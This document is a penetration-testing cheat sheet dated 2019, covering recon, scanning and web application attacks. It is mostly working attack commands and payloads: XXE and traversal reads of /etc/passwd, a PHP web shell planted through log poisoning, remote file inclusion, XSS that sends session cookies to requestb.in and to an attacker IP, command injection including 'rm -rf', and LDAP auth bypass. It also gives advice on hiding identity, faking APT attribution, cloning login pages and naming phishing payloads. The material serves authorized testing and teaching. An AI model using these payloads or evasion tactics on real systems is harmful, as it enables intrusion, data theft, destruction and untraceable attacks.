HG^N

HITCH-HACKER'S GUIDE TO THE NETWORK

Ian the BitThirsty Hunter

By opening this book you agree that you will not use this knowledge on any system you do not own or do not have express permission to test / troubleshoot / hack into.

With great power comes great responsibility -Stan Lee

Last update: 26 April 2019

Contents

Precautions

Precautions

Encrypt your hard drive
Use a virtual machine with all traffic routed through Tor projects like Whonix, Tails, Qubes TorVM, etc. Here's a comparison link.
Connect to a VPN or bridge node first before connecting to Tor.
Use anonymous payment like bitcoin for cloud servers. Cloud services in different countries have different types of laws and are more likely to attract pen testers.

```
macchanger –A eth0                              :change your MAC address
```

Attribution

Change servers, domain names, emails, etc
Use tools publicly available
Use indicators of APTs in your code to emulate attribution:
Kiran Blanda maintains a GitHub repository with copies of public threat intelligence reports
Companies can pay for intel reports from Kaspersky and CrowdStrike

Cloud Hosting Solutions (First piece of Misattribution)

```
DigitalOcean        :choose US, Germany, Singapore, England, Netherlands, India, Canada
Virtuzo             :Worldwide servers
Huawei              :(use Google Translate), popular Chinese audio streaming service
      (Netease cloud music) uses this
Baehost             :Argentina cheap cloud hosting
ovh.com             :France cheap cloud hosting
esecuredata.com     :Canadian cheap cloud hosting
webhuset.no         :Norwegian cheap cloud hosting
```

Passive Recon

Google Hacking

```
site: [url]                                          :search only one url
site:Microsoft.com –site:www.microsoft.com           :ex showing subdomains
numrange:[#]…[#]                                     :search within a number range
date:[#]                                             :search within past [#] months
link: [url]                                          :find pages that link to url
related: [url]                                       :find pages related to url
intitle: [string]                                    :find pages with [string] in title
intitle:"netbotz appliance" "OK –filetype:pdf        :example showing appliances on the net
inurl: [string]                                      :find pages with [string] in url
inurl:"level/15/exec/-/show"                         :ex showing open cisco routers
filetype: [xls]                                      :find files that are xls
phonebook: [name]                                    :find phone book listings of [name]
```

Reconnaissance Against Sites

```
https://www.exploit-db.com/google-hacking-database/ :Google Hacking Database
https://www.shodan.io/                               :Google equivalent for security
www.netcraft.com/                                    :indirect recon against web servers
whois <domain>                                       :basic info including owner
whois <ip>                                           :basic info including owner
```

Subdomain Enumeration

```
wget www.cisco.com                                   :download cisco index page
grep "href=" index.html | cut –d "/" –f 3 | grep "\." | cut –d "" –f 1 | sort –u
                                                     :ex of cutting subdomains out of index
for url in $(cat list.txt); do host $url; done|grep "has address" | cut –d  " –f 4 |
sort –u                                              :get ips for subdomain list
```

Email Harvesting (Find emails and possibly usernames for an organization)

```
theharvester –d cisco –b google > google.txt          :harvest through Google
theharvester –d cisco.com –l 10 –b bing > bing.txt    :harvest through Bing
```

Leaked / Compromised Web Search

```
DLPDiggity                                           :search for leaked SSN, PII, etc
SearchDiggity                                        :search for website exploiting browsers
```

MetaData Harvesting: ExifTool

```
exiftool [filename]                                  :extract metadata like usernames, etc
```

MetaData Harvesting: Strings

```
wget –nd –R htm, html, asp, aspx, cgi –P /tmp/metadata [targetdomain] :pull website
strings /tmp/* | grep –i firewall                    :search md for "firewall" string
strings /tmp/* | grep –i password                    :search md for "password" string
other search strings: authentication, security, finance, e-mail, <people's names>
```

Pull Websites Offline

```
wget –nd –R htm, html, asp, aspx, cgi –P /tmp/metadata [targetdomain] :linux
(New-Object System.Net.WebClient).DownloadFile(http://site,c:\site.html"); gc
c:\site.html                                         :Powershell-pull single site down
```

Online Tools

Shodan	:most known security search engine
DNS Dumpster	:domain research tool
NerdyData	:searches known snips of code
Carrot2	:keyword search visualization
2lingual	:very helpful for international jobs
Maltego	:commercial tool but highly effective

Active Recon

DNS Enumeration

```
host –t ns megacorpone.com                          :enum DNS servers
host –t mx megacorpone.com                          :enum mail servers
host –l <domain name> <dns server address>     :host cmd for zone transfer
 ex: host –l megacorpone.com ns1.megacorpone.com
dnsrecon –d megacorpone.com –t axfr            :automated zone xfer tool
dnsenum zonetransfer.me                             :another automated zone xfer tool
nslookup <enter> >set type= any >ls –d <target> :dns zone xfer request
dig @<server> <domain> -t AXFR                 :dig sometimes works when nslookup wont
```

IP Address Info

```
nmap --script=asn-query,whois,ip-geolocation-maxmind 192.168.1.0/24
```

Robots.txt Scan

```
Nmap –n –script=http-robots.txt.nse <ip> -p 80,443
```

Recon-ng

```
recon-ng                                            :start recon-ng
show options                                        :show variables
show modules                                        :contacts, credentials, domains, etc
search resolve                                      :search modules that would resolve names
use recon/domains-contacts/whois_pocs          :employee names & emails plugin
use recon/domains-vulnerabilities/xssed        :existing XSS vulns
use recon/domains-hosts/google_site_web        :search additional subdomains
use recon/hosts-hosts/ip_neighbor              :discover neighboring IP addresses
show info                                           :view module description
set SOURCE cisco.com                                :set a specific source
add netblocks 10.10.10.0/24                         :specify a range of ips
run                                                 :last command to run
show hosts                                          :view after running against ip range
```

Open Source Intelligence (Maltego)

Maltego

Interactive Data Mining tool
***Attribution evasion* with once exception (see next)**
Anonymity: Important note is that in most cases information is downloaded to the Maltego server, then to your local client – meaning the external entity will see Maltego servers querying you not your external facing ip. However, this does not apply to downloading images – it goes directly to your. There are two options. First option is to set up a proxy. Second option is to turn off auto-downloading images under Settings / Miscellaneous.

Maltego Transforms Worth Noting

ThreatGrid	:tie your Cisco products together
Shodan	:
Social Links Facial Recognition	:paid subscription, free ver has darkweb

External Recon (Infrastructure) / Footprinting (Full walkthrough, not all steps apply to situations)

Short Version
Create domain entity (i.e. army.mil)
On left hand side click Machines

Footprint L1	:Only down the path once – fast and simple
Footprint L2	:L1 plus Shared NS/MX and Shared websites
Footprint L3	:L2 plus reverse on netblocks, domains from reverse DNS, builtwith
Footprint XXL	:lots of false positives needs a lot of result tuning
Find Wiki Edits	:Look for Wiki edits from their ip ranges (if they didn't sign in)
Company Stalker	:email addresses from a domain, social networks, and metadata

How to Create Your own Machine Macro with additional transforms

Long Version
Enumerate External Infrastructure
Create domain entity (i.e. army.mil)
Transform / Paterva CT / DNS from Domain (the whole group of 9)
Transform / Paterva CT / Resolve to IP (the whole group)
Transform / All Transforms (no group) / To NetBlock [natural boundary]
-it is not in a group because you only want to use 1, not all 3
Transform / All Transforms / To AS number
Transform / All Transforms / To Company [Owner] – may need to select by type 1st

Then go back up in Reverse to find related info
Select by Type [AS] / To Netblocks in this AS
Select by Type [Netblock] / To DNS Names in Netblock [Reverse DNS]

Shared Infrastructure
Select by Type [MX records] / To Domains (Sharing this MX)
Select by Type [NS records] / To Domains (Sharing this NS)
Select by Type [DNS] / To Domain

All In-House Strategy (large companies)
Shared MX for more domains
Shared NS for more domains
Hosts multiple web servers on single host
Look for patterns in configuration (mx1,mx2)
Cyclical footprinting process

Hybrid Strategy (company controls some internally, outsource some)
Look at shared infrastructure they control (MX, NS, SOA, SPF, Websits, DNS)
Validate you are still in targets infrastructure:
Validate domains – whois
Validate ips – whois, reverse DNS

Outsourced Strategy
Shared infrastructure on MS/NS is out

Almost nothing points to IPs in real network
Search at internet registry (ARIN/RIPE/APNIC/etc), usually in whois
Reverse DNS
Search IP on Internet via search engine
Wikipedia entries (Wikipedia transforms)

Personal Strategy
No infrastructure to enumerate
Email to individual with clickable link, embedded image
Legal route – subpoena for ISP

External Recon – Service Enumeration

Enumerate other sites
Create domain entity (i.e. army.mil)
Transform / Paterva CTAS / DNS From Domain / To Website Using Domain [Bing]
Transform / All Transforms / To Tracking Codes
Transform / All Transforms / To Other Sites with Same Code

Service Enumeration (continued)
Investigate Tab / Select by Type / Website
Transform / Paterva CTAS / All / To Server Technologies [Using BuiltWith]
Look for unpatched, exploitable services
*alternatively, you can go to https://builtwith.com and use outside maltego
**Maltego Teeth allows integration with the MetaSploit Database

External Recon – Attribution

Enumerate Attribution from File MetaData (possible user names, social engineering targets, etc)
Create domain entity (i.e. army.mil)
Transform / Paterva CTAS / Files and Documents from Domain (group of 2)
Transform / Paterva CTAS / Parse Meta Information

Figure Out Email for Company
Email Addresses From Domain (group of 3)
To DNS Name – MX (mail servers)
To Domain (convert)
Email Addresses From Domain (group of 3)
If you still aren't finding anything, google contact "company", look for domain name they use then run Email Addresses from Domain

Spear phish based on that information
Add entity - Type Personal / Person
Autopopulate name based on naming convention from previous step
All Transforms / Verify Email Address Exists

Pivot for Other Emails based on company emails
To Email Addresses [PGP]

Reverse Picture search
Type in someones number on WhatsApp, then do reverse picture search

Twitter Geographic Search
Convert an address to GPS coordinates online, i.e. https://www.latlong.net/convert-address-to-lat-long.html
Transforms / Paterva CTAS / To Circular Area
Then To Tweets From Circular Area
To Twitter Affiliation [Convert]

Social Engineering

People search

```
site: [url] vip                                    :
site: [url] president                              :
site: [url] contact                                :
```

Social Networking Recon

```
LinkedIn                                           :usually greatest source of info
Facebook                                           :find out what they ate for lunch
Twitter, Google+, Pinterest, Myspace, Orkut
```

What to Name Files with Payloads Inside (E-mail, leave USBs around, etc)

```
*renaming .pif hides windows extensions and makes it executable but shows like the
first file extension
Bonus_Plan                                         :
Layoff_Plan                                        :
Best Pics                                          :
```

Exploiting Through Social Engineering

```
cd /pentest/exploits/set                           :social engineering toolkit
./set
2                                                  :website attack vectors
3                                                  :credential harvester method
2                                                  :site cloner
https://www.facebook.com/login.php                 :clone fb, listens on port 80

alternatively you could do
cd ./set
python –m SimpleHTTPServe                          :starts server to serve payloads
```

Fingerprinting / Scanning

Passive Fingerprinting

```
p0f -i eth0 -p -o /tmp/p0f.log
fl0p
```

Sniff While Scanning (Can be helpful)

```
tcpdump –nn host <ip>                          :sniff a particular ip
nmap –n –sT <ip>                               :shows 3 way handshake in tcpdump
```

Nmap Probe/Sweeps (quicker, less results)

```
nmap –PB <ip>                                  :ICMP ER, SYN-443,ACK-80;ICMP TSR
nmap –sP <ip>                                  :ICMP ping sweep (many fws block)
nmap –PS[portlist] <ip>                        :TCP ACK ping;i.e. –PS80
nmap –sn <ip>                                  :ping sweep
nmap –PA <ip>                                  :TCP Syn ping
nmap –PP <ip>                                  :ICMP timestamp request (type 13)
nmap –PM <ip>                                  :ICMP address mask request (type 17)
nmap –PR <ip>                                  :ARP discovery-only works on same subnet
```

Nmap Scans

```
Nmap –Pn                                       :turns off ping before scan-use often
nmap –sT –A –P0 <target_ip>                    :detailed info
nmap –F <ip>                                   :Fast scan – top 100 ports
nmap –p 80 <ip>                                :scan single port
nmap –sA <ip>                                  :TCP ACK Scan
nmap –sF <ip>                                  :FIN Scan (set FIN bit of all packets)
nmap –sS <ip>                                  :stealth scan (half open, not stealthy)
nmap –sT <ip>                                  :TCP Connect Scan
nmap –sU –p 53,111,414,500-501<ip>             :UDP Scan (specified ports)
nmap –sW <ip>                                  :TCP Windows scan
nmap <ip> --script=<all,category,dir,script>   :Nmap Scripting Engine
nmap <ip> --script smb-os-discovery.nse        :nmap NSE example
grep safe /opt/nmap-6.4.7/share/nmap/scripts/script.db :search for safe NSE scripts
nmap <ip> --iflist                             :show host interfaces & routes
nmap <ip> --reason                             :shows you why it gave you what it did
<spacebar>                                     :estimate progress during scan
```

Nmap OS Fingerprinting (most bandwidth intensive scan)

```
nmap –O <ip>                                   :OS scan
nmap –A <ip>                                   :detect OS & services
nmap –sV <ip>                                  :standard service detection
```

Nmap Fuzzing Scans

```
nmap –sM <ip>                                  :TCP Maimon scan (set FIN & ACK bits)
nmap –sX                                       :Xmas Tree Scan (FIN, PSH, URG bits)
nmap –sN                                       :null scan (set all control bits to 0)
nmap –s0 <ip>                                  :Scan IP protocols(TCP,ICMP,IGMP,etc.)
```

Nmap Output Options

```
nmap –oA outputfile                            :save grep, xml, and normal format
nmap –oX outputfile.xml <ip>                   :save xml file
nmap –oG outputfile.txt <ip>                   :save grep format file
```

Nmap Firewall Scans

```
nmap --badsum       :RESET from good and bad checksum means firewall
nmap -sN <ip>       :TCP Null scan to fool fw to generate response(TCP flag header 0)
nmap -sF <ip>       :TCP Fin scan to check firewall (TCP FIN bit)
nmap -sX <ip>       :Xmas Scan (FIN, PSH, URG flags)
nmap -f <ip>        :-f causes scan (including ping) to use fragmented packets
nmap -n -D<ip>,ip2  :-D makes it look like decoys are scanning also
nmap --spoof-mac 0 <ip>:0 chooses a random MAC to spoof
```

TCP Idle Scan (scan stealthily by spoofing ip address of another host on network)

```
msfconsole                                          :start metasploit
use auxiliary/scanner/ip/ipidseq                    :look for idle computers
show options                                        :show parameters
set RHOSTS <ips>; set THREADS 10                    :set parameters
run
*We get a list of potential idle hosts to use as our target; pick one
nmap -PN -sI <idle_ip> <target_ips>                 :launch TCP Idle Scan
```

MetaSploit Port Scans

```
msfconsole                                          :start MetaSploit
search portscan                                     :search for portscans
use auxiliary/scanner/portscan/syn                  :select a particular portscan
```

SQL Scan

```
*Saves a ton of time because UDP 1434 is what you query to discover dynamic SQL ports
(i.e. if they changed it from the non-standard TCP 1433)
msfconsole                                          :open metasploit
use auxiliary/scanner/mssql/mssql_ping              :scanner for SQL
show options                                        :show parameters
set RHOSTS <ip>; set THREADS 10                     :set parameters
run                                                 :run
```

SSH Scan

```
*FTP often easily exploitable
msfconsole                                          :open metasploit
use auxiliary/scanner/ssh/ssh_version               :scanner for SSH version
show options                                        :show parameters
set RHOSTS <ip>; set THREADS 10                     :set parameters
run                                                 :run
OR
nmap -n -script=sshv1.nse <ip> -p 22                :check for SSHv1 (weak)
```

FTP Scan

```
*older SSH versions have easily exploitable vulnerabilities
msfconsole                                          :open metasploit
use auxiliary/scanner/ftp/ftp_version               :scanner for FTP version
show options                                        :show parameters
set RHOSTS <ip>; set THREADS 10                     :set parameters
run                                                 :run
```

SNMP Sweep

```
*SNMPv1 and v2 very flawed, v3 much more secure
msfconsole                                          :open metasploit
use auxiliary/scanner/snmp/snmp_login               :scanner for SNMP version
show options                                        :show parameters
set RHOSTS <ip>; set THREADS 10                     :set parameters
run                                                 :run
```

RDP (Windows) - Loud

```
rdesktop –u guest <target_ip>                    :guest often authenticates
```

Netcat Port Scans

```
nc –v –n –z –w1 <ip> 20-80                       :netcat port scan
echo “”|nc –v –n –w1 <ip> <port-range>           :port scanner which harvests banners
```

Windows Command Line Ping Sweep

```
For /L %i in (1,1,255) do @ping –n 1 10.0.0.%i | find “TTL”  :TTL shows successful
```

Powershell Scans

```
1.255 | % {ping –n 1 –w 100 10.10.10.$_ | select-string ttl}:Ping sweep
1..1024 | % {echo ((new-object Net.Sockets.TcpClient) .Connect("10.0.0.1",$_)) "Port $_
is open" } 2>$null                                  :Port Scan
```

Fast Scan Tools (for big blocks of ips)

```
ScanRand                                         :one program sends SYNs; one receives
Zmap                                             :scans all of IPPv4 for one port
MassScan                                         :utilizes threading
```

Response Meanings

```
RST + ACK (TCP)                                  :likely port closed or firewall blocking
ICMP Port Unreachable (TCP)                      :most likely blocked by firewall
ICMP Port Unreachable (UDP)                      :most likely port is closed
No response (TCP)                                :most likely nothing listening on system
No response (UDP)                                :could be port closed,firewall,ignored?
```

Scanning: Nmap / MetaSploit Integration

Nmap & MetaSploit

```
msfconsole                                  :start metasploit
dbstatus                                    :verify metasploit is connected to db
db_nmap –Pn –sS –A <ips>                    :populate db with scan
db_nmap –O <ip>                             :populate db with OS Scan
db_import /tmp/file.xml                     :import nmap scan file
db_import /tmp/file.nessus                  :import nessus vulnerability scan
exit                                        :
```

MetaSploit Database Querying

```
hosts                                       :show discovered hosts
hosts –add <ip>                             :manually add host
hosts –S linux                              :show linux hosts
services                                    :show discovered services
services –add –p 80 <ip>                    :manually add services for hosts
vulns                                       :show vulnerabilities discovered
vulns –S RPC                                :show RPC vulnerable hosts
vulns –p 445                                :show vulnerable smb hosts
```

MSFMap Meterpreter Module (Scan from Compromised Host)

```
exploit                                     :exploit meterpreter shell
load msfmap                                 :load module into meterpreter
msfmap –sP                                  :ping sweep
msfmap –sT                                  :TCP Connect scan
msfmap –-top-ports                          :same as nmap
```

Sniffing (While you scan)

WinDump (Windows)

Tcpdump ported to Windows

WireShark

At the startup, click the capture interface you want to monitor. You can add a capture filter such as host <ip> and tcp port 4444 to filter out unwanted traffic. In Kali click Capture / Interfaces, then click options and you can set a filter. In Windows it's right there on the main page.

tcpdump (Linux)

```
tcpdump –n                                      :use #s instead of names for machines
tcpdump –i [int]                                :sniff interface (-D lists ints)
tcpdump –v                                      :verbose (IP ID, TTL, IP options, etc)
tcpdump –w                                      :Dump packets to file (-r to read)
tcpdump –x                                      :print hex
tcpdump –X                                      :print hex & ASCII
tcpdump –A                                      :print ASCII
tcpdump –s [snaplength]                         :older vs: –s 0 to capture whole packet
tcpdump <ether,ip,ip6,arp,rarp,tcp,upd>         :capture certain protocol traffic
tcpdump host <host>                             :only give packets from that host
tcpdump net <network>                           :
tcpdump port <port>                             :
tcpdump portrange <range>                       :
port src                                        :only from that host or port
port dst                                        :only from that destination
```

tcpdump Examples

```
tcpdump –nnX tcp and dst <ip>                   :view tcp packets with ASCII & hex
tcpdump –nn tcp and port 445 and host <ip>      :view TCP p445 going to or from <ip>
tcpdump –nv –s0 port 445 –w /tmp/winauth.pcap   :-s0 means full packets, -w dumps 2 file
```

Sniff Authentication Sessions

```
Pcap Strings Search
ngrep –q –I /pcaps/sample.pcap "SEARCHPHRASE"   :-q only headers & payload
ngrep –q –I /pcaps/sample.pcap "HTTP/1.0"       :should see 1.1&2.0; 1.0 often malware
strings /pcaps/sample.pcap | grep GET           :alternate search
tshark –nr /sample.pcap –Y "http.request.method==GET" :alternate search
```

Web Application Attacks

Fingerprinting the Web Server

```
telnet <ip> <port>                              :telnet to the server
GET /HTTP/1.1                                   :retrieve header info
Host: putanyvalue                               :

Browse site, look for upload/download, authentication forms, admin section, data entry
F12, read source code

Actions Mapped to URLs, for example Ruby on Rails:
/objects/ will give you a list of all the objects;
/objects/new will give you the page to create a new object;
/objects/12 will give you the object with the id 12;
/objects/12/edit will give you the page to modify the object with the id 12;

404/500 errors can also show info
```

Robots.txt Exclusions (Heavily used with PHP)

```
Nmap –n –-script=http-robots.txt.nse <ip> -p 80 :shows robots.txt exclusions
Joomla robots.txt: www.example.com/robots.txt
```

Web Server Scanners

```
Sparta
Noisy but several tools built in

Nikto
./nikto.pl –h <ip> -p <ports> -output <file>   :www.cirt.net;free; can be Nessus plugin
wikto (port of Nikto to Windows in .NET)       :www.sensepost.com

Burpe
Commercial tool, only a couple hundred a year, well worth it for pen testers

Wfuzz
python wfuzz.py -c -z file,wordlist/general/common.txt --hc 404 http://site/FUZZ
```

Email Banner Grabbing / Login with netcat

```
nc –nv <ip> 25     ;HELP                       :netcat connect to mail server,see help
nc –nv <ip> 110    ;USER bob;PASS bob          :netcat connect to mail server over 110
nc –nv <ip> 143    ;USER bob; PASS bob         :netcat connect to mail server over 143
```

XML Attacks (xPath Example)

```
Good to start with, common in web apps
Original: http://ip/dir/page.php?xml=<test>default</test>
Modify to: http://ip/dir/page.php?xml=<!DOCTYPE test [ <!ENTITY x SYSTEM
"file:///etc/passwd">]><test>%26x;</test>
*can use ftp or http

XPath Example
http://ip/dir/page.php?name=default’                  :inserting ‘ shows xPath used
http://ip/dir/page.php?name=default' and '1'='1       :should get the same result
http://ip/dir/page.php?name=default' or '1'='0        :should get the same result
http://ip/dir/page.php?name=default' and '1'='0       :should not get any result
http://ip/dir/page.php?name=default' or '1'='1        :should get all rslts needs more
http://ip/dir/page.php?name=default' or 1=1]%00       :needs proper enclosing, this work
http://ip/dir/page.php?name=default'%20or%201=1]/parent::*/child::node()%00 :go up node
hierarchy
```

Directory Traversal

Commands to test if susceptible to traversal (assume photo.jpg on the site)
/images/./photo.jpg: you should see the same file
/images/../photo.jpg: you should get an error
/images/../images/photo.jpg: you should see the same file again
/images/../IMAGES/photo.jpg: you should get an error (depending on the file system) or something
*note that on Windows /images/ folder will work even if it doesn't exist but this will not work on Linux web servers. Try reading the html source code to find.

Test to Retrieve /etc/passwd
images/../../../../../../../../../../../etc/passwd :don't need to know amount of ../s
http://domain.com/folder/page.php?file=/var/www/files/../../../../../../../etc/passwd

Server Side Code Adds Suffix, Use Null Bytes to Bypass
http://domain.com/folder/page.php?file=/var/www/files/../../../../../../../../../../../etc/passwd%00%00%00%00%00%00%00%00%00 :wont work after PHP 5.3.4

Script to retrieve etc/passwd using linux commands or windows bash
% wget -O - 'http://server/directories/page.php?file=../../../../../../../../etc/passwd'
[...]
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]

File Inclusion

Local File Inclusion
http://ip/dir/page.php?page=intro.php' :adding ' can test for file inclusion, sometimes can give you directory on server to test for directory traversal
http://ip/dir/page.php?page=../../../../../../../../etc/shadow :in include() example
http://ip/dir/page.php?page=/var/www/fileincl/../../../../../../../../../../../etc/passwd%00%00%00%00%00%00%00%00%00 :remove suffix added by server, php 5.3.4-

Remote File Inclusion
http://ip/dir/page.php.php?page=https://assets.pentesterlab.com/test_include.txt
:shows php info
http://ip/dir/page.php?page=?page=https://assets.pentesterlab.com/test_include.txt%00%00%00%00%00%00%00%00%00 :remove suffix added by server, php 5.3.4-

Contaminating Log Files
nc -nv 192.168.11.35 80 :netcat to victim web server
<?php echo shell_exec($_GET['cmd']);?> :ends up writing to our access.log

Executing Code with Local File Inclusion Vulnerability
*execute our contaminated log file
http://192.168.11.35/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../../../../xampp/apache/logs/access.log%00

Remote File Inclusion Vulnerability
http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evl.txt
:In this case the language variable was not set
nc -nlvp 80 :nc listener on 10.5 box

XSS Attacks

Check to see if susceptible to XSS
<script>alert(alert);</script> :simple check to see if susceptible
Example: change the url extension example.php?name=default value to example.php?name=<script>alert(1)</script>

PutSomething<script>Here :see if <script> pops up

Check to see if basic filtering can be bypassed (if above doesn't work)
<sCript>alert(test);</sCript> :change to example.php?name=<sCript>alert(1)</sCript>
example.php?name=<sC<script>ript>alert(1)</sCr</script>ipt>

PutSomething<script>Here :see if <script> pops up

xxs link :onmouseover,

```
onmouseout,onmousemove,onclick
<plaintext/onmouseover=prompt(1)>              :prompt/confirm alternative to alert
<plaintext/onmouseover=confirm(1)>             :prompt/confirm alternative to alert
<A HREF="http://66.102.7.147/">XSS</A>         :ip vs hostname
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A> :URL Encoding
<A HREF="http://1113982867/">XSS</A>                    :Dword encoding
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>     :Hex encoding
<A HREF="h                                             :break on purpose
tt    p://6  6.000146.0x7.147/">XSS</A>                :Mixed encoding

<img src='zzzz' onerror='alert(1)' />
<IMG SRC=# onmouseover="alert('xxs')">         :bypass most source domain filters
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>   :if no quotes allowed
<IMG onmouseover="alert('xxs')">               :leave src out if filtering
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>   :on error alert

<DIV onmouseover="alert(document.cookie)">xxs link</div> : onmouseout, onclick
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
```

Bypass Word Exclusions

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,39,49,39,41,59))</script>
*Note great converter & script
```

Javascript Insertion

```
F12, in this example <script>var $a="value";</script> :inserted next command
";alert(1);var%20$dummy%20=%20"

F12, in this example <script>var $a='value';</script> :similar to last, in this example
server is html encoding turning quotes into &quot (viewable in source/F12 in example)
';alert(1);var%20$dummy%20=%20'
```

PHP SELF (Not using htmlspecialchars)

```
page.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E     :Pages using PHP_SELF can
be susceptible to XSS
```

DOM Based (Client Side XSS)

```
page.html?default=<script>alert(document.cookie)</script>   :example 1
page.php#hacker=<script>alert(document.cookie)</script>     :example 2
http://www.some.site/somefile.pdf#somename=javascript:attackers script here :i.e. 3
1st example is php page using document.write w/ URL ending in page.html?default=French
2nd example mounts the same attack without it being seen by the server (which will
simply see a request for page.html without any URL parameters
3rd example finds a PDF link on the site, victim using unpatched adobe is vulnerable
```

Example XSS Sending Cookie From Web Server to Requestb.in

```
https://site.com/index.php?name=hacker<script>document.write('<img
src%3d"https://requestb.in/1kfl3q01?c%3d'%2bdocument.cookie%2b'" >');</script>
```

XSS Tools

```
BeEF                                           :software, defacement, metasploit, shell
Jikto                                          :XSS to attack internal systems
http://www.owasp.org-search XSS Filter Evasion:XSS Encoding / Filter Evasion
www.xssed.com                                  :XSS Encoding / Filter Evasion
```

Code Injection

Check to see if susceptible to Code Injection (PHP Example)

```
Try inserting a single quote at the end
/* random value */
injecting a simple concatenation "."
"."te"."st"." instead of test
Compare not using PHP sleep function, and using sleep(0) or sleep(5)
```

Concatenate commands on Input Defined Ping Example

```
Try inserting directly into the input box or the url
127.0.0.1 ; cat /etc/passwd
```

Examples (PHP)

```
page.php?name=default'                    :inserting a single quote could give info
page.php?name=default"."                  :should return error giving us info
page.php?name=default"./*inserteddata*/"      :should show regular page if working
page.php?name=default".system('uname -a'); $dummy="  :example php code inj
page.php?name=default ".system('uname -a');%23       :(%23=#), same as above
page.php?name=default ".system('uname -a');//        :same as above, may need to
                                                     convert ;=%3B
```

Examples (Perl)

```
*note page doesn't automatically show cgi-bin, have to look in source
page/cgi-bin/hello?name=default'.system('uname –a');%23
```

Examples (PHP with SQL)

```
Test various breaks to see what works on example: .php?order=id
.php?order=id;}//                                 :test methods, may not work exactly
.php?order=id);}//                                :get warning, may be right
.php?order=id));}//                               :in this case unexpected ) – just take out
.php?order=id);}system('uname%20-a');//           :in example we get successful execution
```

PCRE_REPLACE_EVAL Example (/e) - PHP

```
*Deprecated as of PHP 5.5.0, causes to evaluate new code as PHP code before substitution
http://ip/dir/page.php?new=hacker&pattern=/lamer/&base=Hello          :original link
http://ip/dir/page.php?new=hacker&pattern=/lamer/e&base=Hello         :/e gives error
http://ip/dir/page.php?new=system('uname%20-a')&pattern=/lamer/e&base=Hello
                                                                  :gives us code execution
```

PHP: Using Assert Function To Gain Code Execution Example

```
page.php?name=default"                            : test inserting ' and " to see if errors
page.php?name=default'                            :receive assert error
page.php?name=default'.'                          :error messages disappears when adding '.'
Page.php?name=default '.phpinfo().'
```

Command Injection

Check if susceptible to Command Injection (PHP Example code using system command in server side script)

```
page.php?ip=127.0.0.1                             :default page
page.php?ip=127.0.0.1'ls'                         :inj cmd inside backticks
page.php?ip=127.0.0.1|cat /etc/passwd/            :redirect result from 1st into 2nd
page.php?ip=127.0.0.1%26%26cat%20/etc/passwd      :%26%26= && encoded
```

Add encoded new line to bypass some filters (used in multiline)

```
page.php?ip=127.0.0.1 %0als                       : %0a = encoded new line
```

Use PHP function header if value doesn't match security constraint

```
telnet vulnerable 80
GET /dir/page.php?ip=127.0.0.1|uname+-a HTTP/1.0

Using netcat: echo "GET /dir/page.php?ip=127.0.0.1|uname+-a HTTP/1.0\r\n" | nc vuln 80
OR
echo -e "GET /dir/example3.php?ip=127.0.0.1%26%26ls HTTP/1.1\r\nHost:
192.168.79.162\r\nConnection: close\r\n" | nc 192.168.79.162 80
```

Ruby on Rails Eval Function Example

```
"                                                 :break out of string to see errors
"+'COMMAND'+"                                     :remember URL encode + to %2B
?username="%2B`[/usr/local/bin/score%20697532c5-0815-4188-a912-c65ad2307d28]`%2B"
```

Python Application Command Injection – Example with system access loaded already

```
page/dir/default"%2bstr(True)%2b"test             :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution
page/dir/default"%2bstr(os.popen('id').read())%2b"test  :gives more info – replace id w/cmd
```

Python Application Command Injection – system access NOT loaded already

```
page/dir/default"%2bstr(True)%2b"test             :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution; doesn't exe properly
page/dir/default"%2bstr(__import__('os').system('CMD'))%2b"test       :import cmds
```

```
page/dir/default"%2bstr(__import__('os').system('rm -rf /critPath'))%2b"test :delete

Python Application Command Injection – "/" prevented so use base 64 encoding
page/dir/default"%2bstr(True)%2b"test              :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution; doesn't exe properly
page/dir/default"%2bstr(__import__('os').system(
__import__('base64').b64decode('aWQ=')))%2b"test :
```

LDAP Attacks (PHP Example)

```
Using two null values to authenticate (even if not LDAP based)
Change default page: http://ip/dir/page.php?username=user&password=pass
Change to:           http://ip/dir/page.php

Filter Injection to Bypass Auth – PHP Example
username=hacker&password=hacker we get authenticated (default)
username=hack*&password=hacker we get authenticated (wildcard on user work)
username=hacker&password=hac* we don't get authenticated (wildcard on pass doesn't)
                                                  :deduce password is probably hashed
http://ip/dir/page.php?name=hacker)(cn=*))%00&password=rtrtrtr
http://ip/dir/page.php?name=a*)(cn=*))%00&password=rtrtrtr
                                  The end of the current filter using hacker)
                                  An always-true condition ((cn=*)
                                    A ) to keep a valid syntax and close the first )
                                    A NULL BYTE (%00) to get rid of the end of the filter
nmap script to search LDAP: nmap -p 389 --script ldap-search <ip>
```

File Upload Attack (PHP Example)

```
Include Function with No Filter Example
Upload script named test.php
http://ip/dir/page.php?cmd=cat%20/etc/passwd

Bypass Filtering for File Upload
Try uploading with extension .php3 or .php4 or .php5
Try uploading with extension .php.blah        :if doesn't recognize .blah tries .php
Upload .htaccess file to enable extensions
```

Iceweasel Add-ons

```
Cookies Manager+                              :allows for cookie modification
Tamper Data
```

Browser Redirection/IFRAME Injection in Unvalidated Web Form

```
nc –nlvp 80                                   :first we set up nc listener on attacker
*Next we enter an iframe redirection in an unvalidated web form
<iframe SRC="http://192.168.10.5/report" height= "0" width ="0"></iframe>
```

Cookie / Session Stealing

```
nc –nlvp 80                                   :first we set up nc listener on attacker
*Next we enter javascript to get the cookie; get PHPSESSID info
<script>new
Image().src="http://192.168.10.5/bogus.php?output="+document.cookie;</script>
*Then enter PHPSESSID for Name in Cookies Manager+ and Session info in content
```

Server Side Template Injection

```
